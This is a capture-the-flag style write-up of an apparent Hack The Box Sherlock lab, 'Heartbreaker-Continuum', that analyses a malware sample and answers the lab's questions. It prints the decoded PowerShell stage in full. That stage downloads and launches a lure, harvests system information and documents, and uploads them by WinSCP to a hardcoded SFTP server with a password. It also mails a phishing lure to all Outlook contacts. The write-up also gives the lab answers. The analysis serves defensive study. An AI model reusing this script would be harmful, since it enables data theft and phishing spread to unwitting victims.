
- Here is the decode text so i saved this as
stage2.ps1,
$hostname = $env:COMPUTERNAME
$currentUser = $env:USERNAME
$url = "http://44.206.187.144:9000/Superstar_MemberCard.tiff"
$img = "C:\users\$currentUser\Downloads\Superstar_MemberCard.tiff"

Invoke-WebRequest -Uri $url -OutFile $img
Start-Process $img

$searchDir = "C:\Users"
$targetDir = "C:\Users\Public\Public Files"

if (-not (Test-Path -Path $targetDir -PathType Container)) {
    New-Item -ItemType Directory -Path $targetDir -Force | Out-Null
}

$currentUser | Out-File -FilePath (Join-Path $targetDir 'username.txt') -Force

nltest /dsgetdc:$env:USERDOMAIN 2>$null | Out-File -FilePath (Join-Path $targetDir 'DCinfo.txt') -Force
Get-WmiObject -Class Win32_UserAccount | Out-File -FilePath (Join-Path $targetDir 'localusers.txt') -Force
wmic /NAMESPACE:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value 2>$null | Out-File -FilePath (Join-Path $targetDir 'AVinfo.txt') -Force

$currentUserProcesses = Get-WmiObject Win32_Process | Where-Object {
    try {
        $_.GetOwner().User -eq $currentUser
    } catch {
        $false
    }
}

$currentUserProcesses | Select-Object ProcessName, ProcessId | Out-File -FilePath (Join-Path $targetDir 'UserProcesses.txt') -Force

if (Get-Process -Name Outlook -ErrorAction SilentlyContinue) {
    Stop-Process -Name Outlook -Force -ErrorAction SilentlyContinue
}

$extList =  "*.doc", "*.docx", "*.xls", "*.xlsx", "*.ppt", "*.pptx", "*.pdf", "*.csv", ".*oft", "*.potx",
            "*.xltx", "*.dotx", "*.msg", "*.eml", "*.pst",  "*.odt", "*.ods", "*.odp", "*.odg", "*.ost"

$null = Get-ChildItem $searchDir -Recurse -Include $extList -Force -ErrorAction 'SilentlyContinue' |
    ForEach-Object {
        $destinationPath = Join-Path $targetDir $_.Name

        if ($_.FullName -ne $destinationPath) {
            Copy-Item -Path $_.FullName -Destination $destinationPath -Force
        }
    }

Get-SmbShare | Out-File -FilePath (Join-Path $targetDir 'Shareinfo.txt') -Force
gpresult /r | Out-File -FilePath (Join-Path $targetDir 'GPinfo.txt') -Force
$ProgressPreference = 'SilentlyContinue'
$archivePath = "$targetDir\$hostname.zip"
Compress-Archive -Path $targetDir -DestinationPath $archivePath -Force

$wZipUrl = "https://us.softradar.com/static/products/winscp-portable/distr/0/winscp-portable_softradar-com.zip"
$wZipFile = "$targetDir\WinSCP.zip"
$wExtractPath = "C:\Users\Public\HelpDesk-Tools"

Invoke-WebRequest -UserAgent "Wget" -Uri $wZipUrl -OutFile $wZipFile -UseBasicParsing
Expand-Archive -Path $wZipFile -DestinationPath $wExtractPath -Force

$wExePath = "$wExtractPath\WinSCP.com"
$sPath = "$wExtractPath\maintenanceScript.txt"
@"
open sftp://service:M8&C!i6KkmGL1-#@35.169.66.138/ -hostkey=*
put `"$archivePath`"
close
exit
"@ | Out-File -FilePath $sPath -Force
Start-Process -FilePath $wExePath -ArgumentList "/script=`"$sPath`"" -Wait -NoNewWindow


$outlookPath  = Get-ChildItem -Path "C:\Program Files\Microsoft Office" -Filter "OUTLOOK.EXE" -Recurse | Select-Object -First 1 -ExpandProperty FullName

$htmlBody = @"
<!DOCTYPE html>
<html>
<head>
<style>
    body {
    font-family: Calibri, sans-serif;
    }
</style>
</head>
<body>
<p>Hey, </p> <p> Hope you're doing great when you see this. I'm reaching out because there's something I've been wanting to share with you. You know that feeling when you've been admiring someone from afar, but hesitated to take the next step? That's been me lately, but I've decided it's time to change that.</p>
<p>In a world where we often rush through everything, I believe in the beauty of taking things slow, cherishing each moment like a scene from a timeless tale. So, if you're open to it, I'd love for us to meet up after hours.</p>
<p>I've arranged for a rendezvous at a private membership club, where we can enjoy a bit of privacy and exclusivity. I've attached the map for your convenience. </p>
<p>To gain entry, you'll need a digital membership card for entry, accessible <a href='http://44.206.187.144:9000/Superstar_MemberCard.tiff.exe'>here</a>. Just a friendly heads up, there's a time limit before you can download it, so it's best to grab it sooner rather than waiting too long.</p>
<p>Counting on seeing you there later.</p>
</body>
</html>
"@

if ($outlookPath) {
    Start-Process -FilePath $outlookPath
    $outlook = New-Object -ComObject Outlook.Application
    $namespace = $outlook.GetNamespace("MAPI")
    $contactsFolder = $namespace.GetDefaultFolder(10)
    $csvFilePath = "$targetDir\Contacts.csv"
    $contactsFolder.Items | ForEach-Object {
        $_.GetInspector | ForEach-Object {
            $_.Close(0)
        }
        $props = @{
            'Full Name'      = $_.FullName
            'Email Address'  = $_.Email1Address

        }
        New-Object PSObject -Property $props
    } | Export-Csv -Path $csvFilePath -NoTypeInformation

    $contacts = Import-Csv -Path $csvFilePath
    $mailItem = $outlook.CreateItem(0)
    $mailItem.Subject = "Fingers crossed you'll notice.."
    $mailItem.HtmlBody = $htmlBody
    $mailItem.Attachments.Add($img) > $null
    $mailItem.BodyFormat = 2

    foreach ($contact in $contacts) {
        $bccRecipient = $mailItem.Recipients.Add($contact."Email Address")
        $bccRecipient.Type = [Microsoft.Office.Interop.Outlook.OlMailRecipientType]::olBCC
    }

    $mailItem.Recipients.ResolveAll() > $null
    $mailItem.Send()
}

Remove-Item -Path $wExtractPath -Recurse -Force
Remove-Item -Path $targetDir -Recurse -Force
Base64
Task 7
What is the specific cmdlet utilized that was used to initiate file downloads?
- In that
stage2.ps1there is one cmdlet used which isInvoke-WebRequest, It is used for download files from web,

Invoke-WebRequest
Task 8
Could you identify any possible network-related Indicators of Compromise (IoCs) after examining the code? Separate IPs by comma and in ascending order.
- Here are the 2 IP Addresses found in that same
stage2.ps1file,


35.169.66.138,44.206.187.144
Task 9
The binary created a staging directory. Can you specify the location of this directory where the harvested files are stored?
- In the same file there is one path stored as string inside
$targetDirwhich is storing all files to thatC:\Users\Public\Public Filesdirectory,

C:\Users\Public\Public Files
Task 10

What MITRE ID corresponds to the technique used by the malicious binary to autonomously gather data?
- T1119 : Automated Collection
- Once established within a system or network, an adversary may use automated techniques for collecting internal data.
- Methods for performing this technique could include use of a Command and Scripting Interpreter to search for and copy information fitting set criteria such as file type, location, or name at specific time intervals.|
T1119
Task 11
What is the password utilized to exfiltrate the collected files through the file transfer program within the binary?
- Creates an SFTP script (WinSCP script)
- Uses hardcoded credentials
- Connects to attacker-controlled SFTP server
- Uploads stolen files (
archivePath) - Runs silently using WinSCP
- Its purpose: covert data exfiltration to a remote server.

M8&C!i6KkmGL1-#
HTB Sherlocks Heartbreaker-Continuum March 2025
https://b14cky.github.io/posts/htb-sherlock-heartbreaker-continuum/notes/